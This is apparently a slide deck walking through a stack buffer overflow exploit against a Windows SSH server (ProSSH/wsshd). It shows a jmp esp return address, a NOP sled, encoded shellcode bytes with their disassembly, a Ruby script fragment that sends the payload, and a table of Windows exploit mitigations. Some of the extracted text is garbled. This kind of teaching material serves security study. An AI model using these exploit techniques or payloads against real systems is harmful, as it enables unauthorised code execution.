




# Exploit – After Ret, After jmp %esp



AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>
------------	------	---------------------------------




← **ESP, EIP**

# Exploit – After NOP's



AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>
------------	------	---------------------------------



← **ESP**

← **EIP**

# Stack - before overflow



0012EF90	0000FFFF	ÿÿ..
0012EF94	7FFDD000	.0ý■
0012EF98	00243678	x6\$.
0012EF9C	00000000	....
0012EFA0	77FE1184	■■þw
0012EFA4	002E002C	,...
0012EFA8	00243688	■6\$.
0012EFAC	0012F07C	ð■.
0012EFB0	77FE0000	..þw
0012EFB4	0F000000	...■
<b>0012EFB8</b>	<b>0012EFD0</b>	<b>ðï■.</b>
0012EFBC	0012EFD0	ðï■.
0012EFC0	00000000	....
0012EFC4	000009FC	ü...
0012EFC8	002423A8	"#\$.
0012EFC C	77FE2180	■!þw
0012EFD0	734C0000	..Ls
0012EFD4	65724661	aFre
0012EFD8	74655265	eRet
0012EFD C	426E7275	urnB
0012EFE0	65666675	uffe
0012EFE4	77DF0072	r.ðw
0012EFE8	00000688	■■..
0012EFEC	0001F054	Tð■.

Filler

← Stored EIP

Shellcode

# Stack - after overflow test



0012EF90	41414141	AAAA
0012EF94	41414141	AAAA
0012EF98	41414141	AAAA
0012EF9C	41414141	AAAA
0012EFA0	41414141	AAAA
0012EFA4	41414141	AAAA
0012EFA8	41414141	AAAA
0012EFAC	41414141	AAAA
0012EFB0	41414141	AAAA
0012EFB4	41414141	AAAA
0012EFB8	41414141	AAAA
0012EFBC	42424242	BBBB
0012EFC0	43434343	CCCC
0012EFC4	43434343	CCCC
0012EFC8	43434343	CCCC
0012EFC C	43434343	CCCC
0012EFD0	43434343	CCCC
0012EFD4	43434343	CCCC
0012EFD8	43434343	CCCC
0012EFD C	43434343	CCCC
0012EFE0	43434343	CCCC
0012EFE4	43434343	CCCC
0012EFE8	43434343	CCCC
0012EFEC	43434343	CCCC
0012EFE0	43434343	CCCC

Filler

← Stored EIP

Shellcode

# Stack – Filler, sEIP, NOPs



&(jmp %esp @ ntdll): 0x7c91fcd8

Address	Hex dump	ASCII
0012EF31	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF39	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF41	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF49	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF51	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF59	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF61	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF69	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF71	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF79	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF81	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF89	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF91	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EF99	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EFA1	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EFA9	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EFB1	41 41 41 41 41 41 41 41 41	AAAAAAAA
0012EFB9	41 41 41 D8 FC 91 7C CC	AAA0ü Ï
0012EFC1	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012EFC9	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012EFD1	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012EFD9	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012EFE1	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012EFE9	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012EFF1	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012EFF9	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012F001	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012F009	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012F011	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012F019	90 90 90 90 90 90 90 90 90	■■■■■■■■
0012F021	90 90 90 90 90 90 90 90 90	■■■■■■■■

CPU - main thread		
0012EFAF	41	INC ECX
0012EFB0	41	INC ECX
0012EFB1	41	INC ECX
0012EFB2	41	INC ECX
0012EFB3	41	INC ECX
0012EFB4	41	INC ECX
0012EFB5	41	INC ECX
0012EFB6	41	INC ECX
0012EFB7	41	INC ECX
0012EFB8	41	INC ECX
0012EFB9	41	INC ECX
0012EFBA	41	INC ECX
0012EFBB	41	INC ECX
0012EFBC	D8FC	FDIUR ST,ST(4)
0012EFBE	91	XCHG EAX,ECX
0012EFBF	^ 7C CC	JL SHORT 0012EF8D
0012EFC1	90	NOP
0012EFC2	90	NOP
0012EFC3	90	NOP
0012EFC4	90	NOP
0012EFC5	90	NOP
0012EFC6	90	NOP
0012EFC7	90	NOP
0012EFC8	90	NOP
0012EFC9	90	NOP
0012EFCA	90	NOP

# Stack – NOPs, Shellcode



Address	Hex dump	ASCII
0012F151	90 90 90 90 90 90 90 90	■■■■■■■■
0012F159	90 90 90 90 90 90 90 90	■■■■■■■■
0012F161	90 90 90 90 90 90 90 90	■■■■■■■■
0012F169	90 90 90 90 90 90 90 90	■■■■■■■■
0012F171	90 90 90 90 90 90 90 90	■■■■■■■■
0012F179	90 90 90 90 90 90 90 90	■■■■■■■■
0012F181	90 90 90 90 90 90 90 90	■■■■■■■■
0012F189	90 90 90 90 90 90 90 90	■■■■■■■■
0012F191	90 90 90 90 90 90 90 90	■■■■■■■■
0012F199	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1A1	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1A9	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1B1	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1B9	BB A0 C9 A5 A7 DA D9 D9	>> É¥\$0ÜÜ
0012F1C1	74 24 F4 58 29 C9 B1 33	t\$ôX)É±3
0012F1C9	31 58 12 83 E8 FC 03 F8	1X■■■ëü■ø
0012F1D1	C7 47 52 04 3F 0E 9D F4	ÇGR■?■ô
0012F1D9	C0 71 17 11 F1 A3 43 52	Åq■ñÉCR
0012F1E1	A0 73 07 36 49 FF 45 A2	s■6IijEç
0012F1E9	DA 8D 41 C5 6B 3B B4 E8	Ú■AÅk;`è
0012F1F1	6C 8D 78 A6 AF 8F 04 B4	l■x!_■'
0012F1F9	E3 6F 34 77 F6 6E 71 65	ão4wönqe
0012F201	F9 23 2A E2 A8 D3 5F B6	ù#*â''ó_¶
0012F209	70 D5 8F BD C9 AD AA 01	p0■½É-ä■
0012F211	BD 07 B4 51 6E 13 FE 49	½' Qn■bI
0012F219	04 7B DF 68 C9 9F 23 23	■{DhÉ■##
0012F221	66 6B D7 B2 AE A5 18 85	fkx²@¥■
0012F229	8E 6A 27 2A 03 72 6F 8C	■j' *■ro■
0012F231	FC 01 9B EF 81 11 58 92	ü■i■X'
0012F239	5D 97 7D 34 15 0F A6 C5	]■}4■!Å
0012F241	50 D6 2D C0 B7 0D 60 CD	ü0-É-■i

CPU - main thread			
0012F1AD	90		NOP
0012F1AE	90		NOP
0012F1AF	90		NOP
0012F1B0	90		NOP
0012F1B1	90		NOP
0012F1B2	90		NOP
0012F1B3	90		NOP
0012F1B4	90		NOP
0012F1B5	90		NOP
0012F1B6	90		NOP
0012F1B7	90		NOP
0012F1B8	90		NOP
0012F1B9	BB A0C9A5A7		MOV EBX,A7A5C9A0
0012F1BE	DAD9		FCMOVU ST,ST(1)
0012F1C0	D97424 F4		FSTENV (28-BYTE) PTR SS:[ESP-C]
0012F1C4	58		POP EAX
0012F1C5	29C9		SUB ECX,ECX
0012F1C7	B1 33		MOV CL,33
0012F1C9	3158 12		XOR DWORD PTR DS:[EAX+12],EBX
0012F1CC	83E8 FC		SUB EAX,-4
0012F1CF	03F8		ADD EDI,EAX
0012F1D1	C747 52 043F0E91		MOV DWORD PTR DS:[EDI+52],9D0E3F04
0012F1D8	F4		HLT
0012F1D9	C071 17 11		SAL BYTE PTR DS:[ECX+17],11
0012F1DD	F1		INT1
0012F1DE	A3 4352A073		MOV DWORD PTR DS:[73A05243],EAX

# Result



The screenshot displays a Windows desktop environment with several open applications:

- Notepad++:** A text editor window titled "C:\Documents and Settings\hacker\Desktop\sshd\prosshd1.rb - Notepad++" containing a Ruby script. The script defines a buffer and uses a loop to send a payload over a network connection. The code is as follows:

```
1 %w{rubygems net/ssh net/scp}.each { |x| require x }
2
3 #"\x81\xc4\x3e\xfe\xff\xff" +
4
5 buf =
6 "\xb0\xa0\x9c"
7 "\xb1\x33\x31"
8 "\x3f\x0e\x9d"
```
- Calculator:** A standard Windows calculator window is open in the foreground, showing the number 0.
- CMD Exploit:** A terminal window showing the execution of the Ruby script. It displays various session and connection logs from Metasploit, including session IDs like 167, 454, 216, 200, 164, and 269, and connection paths like "C:/metasploit/ruby/lib/net/ssh-2.6.8/lib/net/s".
- Windows Service Console:** A window titled "Settings (60 minutes evaluation license...) XWP.ini" showing the configuration for the "XwpSSH service". The service name is "XWP SSH", and the startup type is set to "Manual". The service status is "Started". Buttons for "Install", "Uninstall", "Start", "Stop", "Pause", and "Refresh" are visible.



	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
<b>GS</b>					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	yes <sup>1</sup>	yes <sup>1</sup>
<b>SafeSEH</b>					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes <sup>2</sup>	yes
<b>Heap protection</b>					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
<b>DEP</b>					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
<b>ASLR</b>					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

by Alexander Sotirov and Mark Dowd.




# Windows Protection Mechanisms




cl.exe /GS    Stack Canary Protection

- ✦ Installing XP takes a long time (200+ patches for SP3)
- ✦ Getting metasploit/ruby to work in windows is not trivial
- ✦ Shellcode was corrupted – all non printable chars escaped with backslash
  - ✦ Reversed source of problem:
  - ✦ Ruby net/scp has been patched to escape invalid chars
  - ✦ Comment-out Ruby net/scp escaping
- ✦ Exploit was working, but calc.exe did not show up
  - ✦ Because started as SYSTEM?
- ✦ Need to restart debugger upon every wsshd.exe crash
  - ✦ `taskkill /F /FI "IMAGENAME eq wsshd.exe«`
- ✦ Using windows is a pain...
  - ✦ `# pkill wsshd.exe`
  - ✦ No ruby, no python, no bash autocomplete, no c compiler, no vi...
  - ✦ No apt-get...
  - ✦ Mingw helps



# Check ASLR Status



The screenshot shows two windows from a Windows system. On the left is 'Process Explorer - Sysinternals: www', displaying a list of running processes. The 'xwpsetts.exe' process is highlighted. On the right is the 'xwpsetts.exe:3612 Properties' dialog box, with the 'Image' tab selected. The 'Image File' section shows 'xwpsetts Application' with version '1.0.0.1' and build time 'Fri Feb 24 13:54:41 2012'. The 'Path' is 'C:\Program Files\Lab-NC\ProSSH\Xwpsetts.exe'. The 'Command line' is '"C:\Program Files\Lab-NC\ProSSH\Xwpsetts.exe"'. The 'Current directory' is 'C:\Program Files\Lab-NC\ProSSH\'. The 'Autostart Location' is 'n/a'. The 'Parent' is 'explorer.exe(2036)', the 'User' is 'HACKER-46771252\hacker', and it 'Started' at '2:58:26 PM 7/26/2013'. The 'Data Execution Prevention (DEP) Status:' field is highlighted with a red box and is currently empty. Other buttons like 'Verify', 'Bring to Front', and 'Kill Process' are also visible.

Finito



Questions?